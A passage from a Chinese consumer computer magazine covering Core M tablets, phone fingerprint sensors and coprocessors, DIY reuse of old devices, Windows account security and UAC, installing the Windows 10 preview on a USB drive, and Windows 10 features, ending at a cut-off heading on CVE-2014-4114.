
• YOGA 3 Pro的拆机图，硕大的电池至少占据了70%的内部空间，其PCBA主板部分显得格外迷你

超薄平板不再与性能绝缘

目前最轻薄的10.1英寸Windows 8.1平板最轻可做到500g左右（搭载BayTrail-T平台处理器，如Atom Z3735F），而酷睿M的发热量与功耗仅比BayTrail-T高了一点点，理论上也能用于极致纤薄的平板电脑体内。问题是，酷睿M的性能却足以秒杀BayTrail-T（见表）。换句话说，在酷睿M处理器的支持下，可以将Windows 8.1平板在实现不逊于同尺寸Android平板纤薄的程度外，还可获得无限接近Haswell架构酷睿i5-4200U笔记本的性能（图4）。

火速链接 如果你想了解有关酷睿M处理器的更详细资料，请翻阅本刊上期《工艺就是战斗力 酷睿M——平板电脑的梦想之芯》这篇文章。

型号	酷睿M-5Y70	Atom Z3735F)
工艺/架构	14nm/Broadwell-Y	22nm/BayTrail-T
核心/线程	2/4	4/4
主频	1.1GHz~2.6GHz	1.33GHz~1.83GHz
TDP/缓存	4.5W/4MB	2.2W/2MB
核心显卡	HD5300	HD Graphics
性能测试		
PCMark7	3697	2299
3DMark Cloud Gate	3556	982
街头霸王4	21.12fps	11.71fps



• 酷睿M与Haswell处理器大小对比

有望被Android设备武装

需要注意的是，酷睿M不仅限于生产Windows设备。和BayTrail平台一样，酷睿M同样有望被Android设备所“武装”。英特尔（中国）有限公司客户端平台部总监表示，英特尔一直以来的平台策略就是公平支持各类操作系统。如果很多OEM厂商希望让这个产品可以运行在基于Android应用的环境下，英特尔也会考虑。此外，由于酷睿M平台的定位介于高性能和高便携之间，故不会和凌动（Atom）平台的产品相冲突。

智能传感器让手机更“逼格”

随着苹果iPhone 6、三星Note 4、华为Mate7、OPPO N3等新品的诞生，指纹识别功能成为新一代旗舰手机的标准功能。而能否挖掘指纹传感器的潜力，则是体现玩机水平的标杆。

认识指纹传感器

目前智能手机所用的指纹传感器大体分为“扫描式”和“按压式”两大类。其中，“扫描式”需要用户将手指沿一个方向在传感器表面划擦才可识别，代表产品有三星S5、Note4等手机（图1）。而“按压式”则只需将手指与传感器表面接触即可识别，代表产品有iPhone 6和华为Mate7（图2）。就操作体验和识别率而言，“按压式”的表现更为优异。



• “扫描式”指纹传感器

• “按压式” 指纹传感器



支付是未来趋势

想充分挖掘指纹传感器的潜力，需要软硬件的深度结合。比如iPhone 6可以通过指纹识别完成解锁、Apple Pay支付以及应用解锁功能；三星Note 4则可实现三星账号确认和PayPal认证；而华为Mate7则额外加入了对支付宝的支持，轻触传感器即能实现转账或者购物。指纹识别最大的优势就是简单方便，即使身边有人也不会偷窥到密码数字。

总之，“硬件厂+服务商”的指纹支付方式，将成为未来指纹传感器的主要战场。要注意的是，该标准方案仅支持Android系统手机，而且还需用户安装定制版的支付宝APP。苹果设备的Touch ID由于没有对第三方开放，短期内就不要指望能在iPhone上实现指纹支付功能了。

协处理器低调来袭

除了指纹传感器外，“协处理器”的感念也成为了时下智能手机领域的一大亮点。比如，苹果说iPhone 6在搭载第A8芯片内置了M8协同处理器；华为称Mate 7搭载的麒麟925芯片内也隐藏了一颗i3协处理器（图3）。那么，所谓的“协处理器”到底是干啥用的？

我们都知道，智能手机体内配备了包括重力感应、陀螺仪、罗盘、光线在内的各种传感器，每次调用时都要唤醒CPU去指挥。问题是，CPU的功耗很高，哪怕是基于big.LITTLE技术设计的“A15+A7”中的A7，频繁地工作也会让电池吃不消。而协处理器的任务就是接管处理器，去检测和收集各种传感器数据。简单来说，协处理器可帮你做到让所有传感器长开，又不怎么耗电。



需要注意的是，协处理器并非什么新事物，早在Galaxy S4、Note2和魅族MX3等早期的高端手机上，就已有协处理器的影子。只是，当初大家管协处理器叫做“Sensor Hub”，原理就是汇集尽可能多的传感器到一个Hub（协处理器芯片）上，让它来控制所有的传感器，帮CPU减负。

总之，随着智能手机追求更强性能，以及健康运动类产品的普及，协处理器将成为延长手机续航、提高使用体验的重要“法宝”。可以预见，未来协处理器会成为越来越多手机的标配功能。

扮猪吃虎 老物件也能“高大上”

诚然，新技术与新产品可帮我们尽显“逼格”，但拥有这些新事物的开销却并非普通用户能承受的。因此，如果能通过手动改造、优化的手段，让身边的老物件用起来或看起来更“高大上”，相信也是让别人羡慕的事情呢。

让低端手机换新颜

很多知名品牌手机都预装了主题商店，可下载替换各种风格的UI界面（图1）。如果手机没有类似功能，该如何实现主题界面的“换装”呢？

答案很简单，我们只需安装第三方的启动器（Launcher）即可。比如在百度手机助手网页版（<http://shouji.baidu.com/>）中输入“品牌名+Launcher”，即可搜索该品牌UI风格的Launcher。以苹果iOS风格爱好者为例，只需在手机上安装“iLauncher”（下载地址：<http://t.cn/R7MuPmM>），然后按主页键选择“iLauncher”启动器（图2），你就会发现手机的界面已经变成了iPhone风格的主屏幕（图3）。

人人均能变“极客”

让手边的设备极致起来



1 如果手机支持更换主题皮肤，可以直接通过该功能换肤



老手机扮演行车记录仪

智能手机更新换代越来越快，相信很多朋友家里都有几部闲置或淘汰的手机正躺在抽屉里。对有车一族而言，如果可以利用淘汰Android手机的摄像功能将其打造为“行车记录仪”，无疑是最能发挥手机余热的解决方案。

在这里笔者向大家推荐“DailyRoads”

(下载地址：<http://t.cn/R7MdPWr>)，该软件已基本涵盖高端行车记录仪的大部分功能(图4)，支持无缝录影、循环录影以及强烈撞击时自动保存等功能。此外，虽然Android 4.4.2系统限制了第三方APP写入外部SD卡的权限，但DailyRoads依旧可以将视频路径设定在SD卡上，所

以对支持存储卡的手机而言，存储卡容量就代表了录影时长。

为了避免恶意“碰瓷”或一些突发事件的取证，行车记录仪已经成为越来越多车主的必备。通过闲置手机+APP模拟行车记录仪，自然要比购买新品划算很多。建议大家平时在车里放一根点烟器充电线(为闲置手机供电)，并根据手机存储空间，设定好视频覆盖的时间间隔。

为手机打造氙气闪光灯


虽然智能手机摄像头的像素值已经突破了2000万大关，但其在昏暗环境下的拍照效果依旧比不过低端的数码相机(DC)。原因就是DC所标配的氙气闪光灯有着更好的补光效果。那么，如何让手机也能用上氙气闪光灯呢？



• 拆卸闲置相机内的氙气闪光灯及相关的电路模块




• 对电路板进行加工，将充电电容移动到后面焊接，以便可以塞入迷你的电池盒中



• 将电路板嵌入电池盒中，通过一节AA电池供电，并安装音频接头及拍照按钮。“JIANGTENG”使用无锁开关按钮(6脚)，一组接氙气灯快门，另一组接手机拍照



• 测量工作参数，整机充电电流在90ma左右，充满电后的电容电压可达300V左右，这个电压提供给氙气灯使用



• 最终结构图，插入手机的耳机孔后，安装米键APP再设定按下开关即拍照

还记得索爱K790吗？这款2006年上市手机的最大亮点，就是配备了320万像素摄像头，以及“专业的”氙气闪光灯。可惜的是，步入智能手机时代后，氙气闪光灯却几近失声（除了Lumia 928等极个别产品），并形成了LED闪光灯一统江山的格局。如果你想让普通的Android智能手机也能用上氙气闪光灯，来自网友“JIANGTENG”的DIY思路绝对可以让你眼前一亮。

简单来说，“JIANGTENG”拆卸了家里闲置相机的氙气闪光灯模块，并将其塞入了电池盒中，通过耳机接口与Android手机相连，最后通过米键APP定义拍照快捷键。当按下电池盒开关后，便会触发氙气闪光灯亮起并完成抓拍。由于相关的改造对动手能力要求极高，在这里我们仅进行简单的原理说明以及改造过

程的展示，以供读者们扩展思路。

最后我们再来简单介绍一下该套装置的工作原理。氙气灯电路由四部分组成：震荡升压、整流充电、电压指示以及脉冲触发闪光。在通电之后，利用晶体管的开关特性形成一股间歇震荡，使得T1变压器获得一股交变电压，经升压后获得大于300V的交变电压，最后经二极管半波整流后形成直流电压，对电容进行充电储能。当电压充到额定电压的70%左右，指示电路的氖灯起辉，指示闪光灯处于正常闪光等待状态。当按下按钮AN1和AN2的同时，触发电路产生脉冲电压，在T2的次级感应出瞬间高压。通过闪光灯触发板将氙气电离并导通，电容上储存的电瞬间通过闪光灯管放电转化为光能，完成一次闪光，同时手机也完成一次拍照。

笔记本屏幕变显示器

很多“寿归正寝”的笔记本基本都是主板或芯片故障，其LCD屏幕部分还是完好的。此外，很多玩家会通过手动改造的方式，为笔记本更换可视角度更大的IPS屏幕。那么，这些淘汰下来的LCD屏幕怎么处理？

目前在淘宝上我们可轻松买到“笔记本液晶屏改装显示器全套件”，此类产品的价格在100元左右，内涵14/15英寸显示器框架（无LCD）、驱动板、高压板、屏线、DC电源头、电源适配器等配件。我们只需根据说明，将闲置的笔记本LCD塞入框架，接好相关连线，就可直接当做标准显示器使用了。

总之，利用我们手头闲置的资源，充分发挥想象力以及动手能力，总有机会让这些淘汰品获得“扮猪吃虎”的能力，让你身边的朋友们羡慕不已，尽显“极客”本色！CF



小提示

安装LCD时请注意视频排线不要接反，购买前记得和商家沟通，报上拆卸LCD屏幕的笔记本型号，以购买到100%兼容的产品。



两代Windows哪个更安全

文|漠漠

微软在将视窗系统升级为Windows 7或8.X版本之后，声称系统安全性更高了。然而，国内也有声音说，安全性不是更高而是更低了。情况的确如此吗？到底该信微软的还是信媒体的？是自己的问题还是微软的问题？

系统安全包括许多方面，但最根本的一个关口离不开对用户账户的控制。下面就让我们从账户安全控制的角度来一探究竟。

从用户账户及控制上来讲，Windows可划分为3个时期。第一个时期是Windows XP之前的单一账户与多账户并行时期，即以Windows 95/98和Windows Me为代表的单一账户和商用用途的Windows NT的多账户。第二个时期是将单一账户版本和多账户版本合二为一的时期，即Windows XP之后的时期。但是，真正在安全上有所提升的是Windows 7和Windows 8为代表的第三时期（Vista可作为前两个时期的过渡产品）。因此，如果仅从账户安全角度来讲，我们又可将Windows系列划分为前Windows时期（Windows XP及其之前的版本）和后Windows时期（从Vista到Windows 10的时期）。本文中，我们主要讨论前后两个时期账户安全的不同。



● Windows XP多数情况下使用的是管理员账户



● Windows 8.1默认情况下开启UAC控制

小提示

由于Windows XP囊括了之前单用户和多用户的不同特性，因此，前一时期我们以Windows XP为代表来讲述，而后一时期中目前最主流的是Windows 8.1系统，因此我们主要以Windows 8.1来讲述。

1 Windows XP为啥不安全

大家应该还记得，在Windows XP第一次安装和配置之时，系统要提示输入管理员账户和密码，然后才能创建一个或多个标准用户账户。这个管理员账户可以完全控制整个系统。虽然理论上来说，为了系统安全，单用户账户应该只能以有限的权限控制系统，但实际上，Windows XP应用过程当中，大多数情况下创建的账户都是管理员账户，并且编写的每个应用程序都是假定运行它的每个用户都具有管理员权限。

小提示

为何不在安装系统的起初就给系统创建一个非管理员账户而绕过管理员账户，这样系统不就更安全了吗？其实系统必须要至少有一个管理特权账户，这样才能访问需要管理特权的功能和服务，否则系统就变成一个低级功能的平台。

正因为以上情况，才导致了多少年来针对Windows系统的安全工具不断出现，因为运行在Windows系统上的恶意代码具有与登录用户同样的权限，如果登录用户是管理员，那么用户能办到的事情，恶意代码也不需允许就可以完全控制系统。安全软件同样需要具备这种能力，才能更好地为系统安全保驾护航。可见，无论黑道红道，都可以具备对系统的控制权限。这样一来，系统就隐患重重。

2 Windows 7/8的“安全门”

在以Windows 7和Windows 8为代表的后Windows时期，虽然在创建账户和程序访问方式上与前Windows时期相比看似没有多大改变，但是，后Windows时期的用户账户（即便是管理员账户）已经不再是能完全控制系统的账户了，或者说至少是默认情况下不再是能完全控制系统的账户了。如果有外来的程序在运行，系统会弹出拦截提示，由用户来做出抉择是否允许程序运行。而黑客作为一种特殊身份的用户，同样也不能轻而易举地完全控制系统的账户，因此，系统账户就变得更加安全了。

在后Windows时期，Windows安装时创建的用户账户不能达到或超过5个，且第一次配置Windows时，只能创建一个用户账户，如果要创建更多的用户账户，必须在登录系统之后执行创建操作。但创建的这些用户账户默认没有管理特权，除非修改了创建配置信息。

后Windows时期的用户账户类型不像Windows XP那样复杂，它只提供管理员和标准用户两种账户类型。虽然微软极力建议用户使用标准用户账户登录系统，但为了避免使用过程中反复出现的那些麻烦和限制，我们还是建议以设置有安全密码的方式、以管理员账户来使用Windows。由于在后Windows时期，微软默认锁住了管理员账户，这样以管理员账户使用系统就比以往更加安全。

小提示

Windows XP除了以上介绍的两种账户外，还支持高级用户（Power User）账户类型。微软本希望通常需要管理员权限的用户能够使用风险小一些的超级用户账户，但效果不理想。因而在后Windows时期，微软取消了这种账户类型。根据来自微软的数据，用户账户采取安全的改革措施后，取得的用户遭受恶意软件感染的的数据来看，就要比XP用户减少60%。后Windows时期之所以安全，得益于一种叫做User Account Control（简称UAC）的用户账户控制技术。早在Vista时期，曾有业界技术权威贬低UAC技术，觉得反复跳出来的提示让人难以忍受，于是微软在Windows 7对UAC进行了改进，采用了一个“仅仅……时通知”的选项来控制提示信息的频繁弹出，允许用户执行常见配置任务，只有当在不同寻常的情况发生时，才发出提示信息（例如要改变系统重要配置的时候）。




• Windows 10中的两种账户类型

3 用好安全的视窗UAC

Windows 8.1更安全，并不表示Windows 8.1就能万无一失。Windows 8.1提供了将不安全因素阻挡于门外的技术和设置，但这并不能阻止用户打开方便之门让不安全因素进来的行为。因此，要发挥好新系统的安全特性，还需要充分用好这些安全技术和设置。

要做到这一点，就需要对自己运行的程序心知肚明。如果在使用电脑或上网的过程中，莫名其妙地弹出UAC控制提示，自己无法确定是否要运行什么，那么安全的办法是选择拒绝。CF



• 切莫将用户账户控制功能关闭掉

小提示

有的用户觉得系统频繁弹出用户账户控制提示比较烦人，因此将用户账户控制设置更改为“从不通知”，这在方便自己使用的同时也为各种恶意软件的侵入打开了方便之门。正确而安全的做法是将设置更改为最高的两个档次之一。

闲置移动盘 体验Windows 10

文|海风

Windows 10技术预览版已经问世，但是这个版本毕竟不是正式的发行版本，明摆着问题多多，需要大家为微软发现和解决。鉴于这种情况，我想不会有多少人愿意将自己的系统格掉装一个问题百出的评估版吧！但是，面对新事物总有跃跃欲试的冲动，这本不是什么坏事。这个矛盾如何解决？我们两全其美的办法。你有闲置的移动硬盘吗（20GB足矣）？拿来把这个评估版装在上面，可以随意体验Windows 10的新功能！

1 下载ISO安装包

可通过微软Windows预览计划网站 (<http://www.dwz.cn/uQHpU>)，申请加入预览版体验计划 (图1)。加入时可用自己已有的微软账号登录，也可以注册一个新用户来加入体验。登录成功后，进入预览版下载页面 (<http://www.dwz.cn/tTjnx>)，可看到预览版下载步骤和注意事项 (图2)。此页面中，微软提供了多国版本的下载链接 (其中有我们关心的简体中文64位和32位两种版本)，点击下载即可。页面同时提供产品密钥：NKJFK-GPHP7-G8C3J-P6JXR-HQRJR (图3)。

2 准备安装工具

虽然我们可以将下载来的ISO安装包按部就班地刻成光盘或解压到Windows PE的U盘中进行硬盘全新安装，但操作不慎会破坏原有系



统。我们要安装在移动硬盘上，因此需要一个得心应手的工具。

驾鼠前往WinToUSB软件的官网 (<http://www.dwz.cn/uQHC1>)，在页面下方，可以看到最新的1.6版下载链接，这个版本支持将Windows 10

安装到移动硬盘中 (图4)，下载并安装该软件。

小提示

用该软件安装移动Windows系统，对当前所用的系统版本没有苛刻的要求。

3 安装到移动硬盘

启动WinToUSB 1.6, 通过“ISO文件”对话框后面的按钮浏览并加载下载的Windows 10 ISO文件, 注意选对32位或64位版本号。加载之后, 从窗口列表中选择安装的版本为“Windows Technical Preview”, 点击“下一步”(图5)。

之后, 软件要求选择移动硬盘的分区方案, 因为老旧硬盘一般容量不会太大, 因此选择“MBR分区方案”即可(图6)。注意移动硬盘上的所有数据将会被清除, 如果其中含有用数据, 现在反悔备份还不迟。确定数据无用之后点击“确定”继续。这时会显示格式化窗口, 格式化完成后弹出窗口, 选择系统分区和启动分区(图7)。由于我们要用移动硬盘来启动和使用Windows 10, 因此这两个分区均选择为同一分区。然后点击“下一步”完成后续的系统分区数据和启动数据的写入操作。



4 使用移动盘系统

系统文件和启动文件写入到移动盘后, 接上移动硬盘并重启电脑, 进入电脑的BIOS设置, 将第一启动设备设置为USB硬盘启动优先。

启动后就会进入蓝色Windows徽标初始窗口, 之后进入系统配置过程, 经过简单

的提示和简单的人机交互之后, 就可以体验新系统了。中间的步骤与Windows 8.1安装步骤相似, 且更为简捷, 此处不再详述。

自动配置并重启之后, 就可以用此盘体验新系统了。CF

扩展阅读

个别电脑用以上方法安装Windows 10可能会出现错误。如果遇到这种情况, 可尝试采用另一种方法。此法与上法原理基本相同, 都是从安装ISO直接释放系统文件和启动文件到移动硬盘, 只不过此法为通过命令提示符窗口解决, 且不受移动硬盘20GB容量的限制, 如果移动硬盘容量更小, 可采用这种方法。从网上下载32位或64位的映像安装工具Imagex.exe文件。从Windows 10安装ISO文件中提取install.wim文件, 并与Imagex.exe一同置于Windows 8.1系统电脑下的任意分区的一个工作目录中。在管理员“命令提示符”环境下进入工作目录, 执行“imagex /apply install.wim 1 F:\”(若移动硬盘盘符为F), 释放系统文件。然后执行“bcdboot F:\windows /s F:”释放启动文件到移动硬盘。之后用移动硬盘启动系统, 经过简单配置之后, 便可以用移动硬盘启动Windows 10了。

如果没有移动硬盘, 而希望在不影响硬盘上已有数据的情况下, 安装Windows 10来体验, 可以使用NT6 HDD Installer工具安装Windows 10到非现有系统分区中, 组成双系统或多系统, 安装时不用选择版本和输入产品密钥, 联网可自动激活Windows。

小提示

如果启动不成功, 会直接进入电脑内置硬盘原有系统启动, 这时请从BIOS设置中屏蔽内部硬盘, 只设置用USB硬盘一项启动, 这样免得其他盘符干扰移动硬盘的启动, 会大大提高移动硬盘启动的成功率。

Windows 10扫清Windows 8的毛病

文|倚楼

就在人们还在讨论Windows 9系统何时发布的时候，微软出乎意料地发布了全新的Windows 10系统。那么这个系统有哪些全新的功能？相比于大家诟病的Windows 8系统，又有哪些全新的改进呢？今天就和我一起来感受一下Windows 10吧。

1 随心定制全新开始菜单

而Windows 10最大的亮点之一，就是让开始菜单全面回归。但是融入的Windows 8开始屏幕的磁贴，却让很多人觉得非常的不舒服。那么有没有什么方法管理好这些磁贴呢？

如果用户不喜欢某个应用图标的话，可以通过鼠标左键按住应用图标，将其拖到开始菜单中释放即可。如果用户不需要使用任何应用，那么只需要按照前面的方法将应用图标全部移动到开始菜单中，这样开始菜单的布局就和Windows 7的差不多了。

如果用户在开始菜单中有常用的命令，无论是软件程序还是应用，都可以通过鼠标左键将图标拖到开始屏幕中释放固定，这样就可以方便以后进行快速的调用。其实，开始桌面中的某些应用还是非常有用的，比如天气预报的应用。

如果用户不喜欢磁贴的方式，那么可以在开始菜单里面找到“天气”应用，接着将其拖放到系统桌面中释放，就可以创建一个应用的快捷方式。



小提示


除了开始菜单，Windows 10也保留了Win+X快捷键的设计，通过它可以快速打开一些系统里面常用的控制命令，当然也可以通过它进行系统的重新启动、关机等电源操作（图2）。



2 回归窗口 操作更灵活

对Windows 8其他的诟病还包括应用的使用，因为用户需要不停地在两个桌面之间切换。虽然从Windows 8.1 Update 1开始，微软在应用的使用上已经有所改变，比如应用开始可以进行窗口化操作，但是当时的修改还是属于小打小闹。而在Windows 10系统中，应用窗口的变化是巨大的。当用户点击开始菜单中某一个应用命令后，就可以像软件程序一样启动这个应用。接下来用户可以像对普通的软件窗口那样，对应用窗口进行任意的操作，比如最大化、最小化、关闭以及窗口的任意缩放等（图3）。

另外，微软从Windows 7系统开始，便引入了“屏幕热区”这个概念，那时只需要将窗口直接拖拽到屏幕两边，窗口就可以快速缩放至屏幕1/2尺寸大小。而在Windows 10中，用户会发现这项功能被大大的加强了。除了左、右、上这三个热区外，还可以拖拽至左上、左下、右上、右下四个边角，从而实现窗口的1/4分屏操作。这个技巧无论是对什么窗口都适用，包括这次有重大改进的应用窗口。不过我们在测试的时候也发现了一个问题，那就是分屏后的窗口再拖拽回来后窗口大小无法复原，而之前的Windows系统版本都是可以的。



小提示

当我们通过拖拽将一个窗口进行1/2分屏操作的时候，操作系统就会利用屏幕的另一半区域自动将其他窗口用缩略图展示出来。如果用户希望哪个窗口和当前窗口并排显示的话，那么就点击这个窗口的缩略图即可。

3 虚拟桌面 Windows 10有了“9条命”

以前要想在多个窗口之间进行切换，需要不停地使用Alt+Tab或者Alt+Shift+Tab这样的快捷键。而在Windows 10里面点击一下快速启动栏中的“Task View”按钮，就会发现当前系统的所有任务窗口，以预览框的形式显示在窗口正中。这样我们就可以通过鼠标选择，快速在多个窗口之间进行切换，这样可比用快捷键方便多了。

除此以外，在点击“Task View”功能按钮后，还可以在屏幕下方看到一个名为“添加桌面”的按钮（图4）。当点击“添加桌面”按钮后，可以创建一个全新的系统桌面。这样无论是家人还是朋友，在使用系统的时候就不会出现互相干扰的情况了。经过测试发现，Windows 10系统可以创建最多9个虚拟桌面。当不再需要使用某个桌面的时候，点击“Task View”后，在下方的显示条中找到该桌面的缩略图，然后点击右上角的关闭按钮即可。

4 搜索不分家 本地/网络一网打尽

点击快速启动栏中的“搜索”按钮，在窗口的下方输入关键词，就可以在本地磁盘与必应搜索引擎里面同时进行搜索（图5）。当点击搜索到的文件就可以马上打开运行它，在文件上单击鼠标右键，点击菜单中的“打开文件位置”命令，还可以自动跳转到文件所在地文件夹目录。不过在测试时也发现了一个相应的Bug，就是输入框和第三方输入法不兼容，哪怕是微软自己的必应输入法也不行，只能用系统自带的输入法才可以，有些不便。

除此以外，我们在搜索本地文件的时候，会发现很多文件无法搜索到。其实这和系统中索引的文件夹目录有关，我们可以自定义添加想要索引的目录。首先进入到系统的控制面板，在右上角的搜索框输入“索引”找到该功能。在打开的“索引选项”设置框中，点击“修改”按钮后在“更改所选位置”列表中，勾选需要进行文件内容索引的目录。设置完成以后点击“确定”按钮，系统就开始进行索引操作了。不过系统的索引速度比较慢，并不能马上就出结果的。



除了上面介绍的新增功能和改进外，Windows 10还有不少小的功能改进，比如在命令提示符里使用快捷键Ctrl+V，就可以进行剪贴板内容的粘贴操作，当然直接通过右键操作更加方便（图6）。另外Windows 10的Windows Media Player播放器，已经可以原生支持MKV视频的播放了。虽然播放器仍然会提示用户无法识别的扩展名，但是点击提示窗口中的“是”按钮后就可以播放了。新软件新气象，更多功能，还是让我们在使用中慢慢来摸索吧。CF

最新系统Oday漏洞 所有版本都中招

文|重剑

病毒名称: CVE-2014-4114

病毒危害:

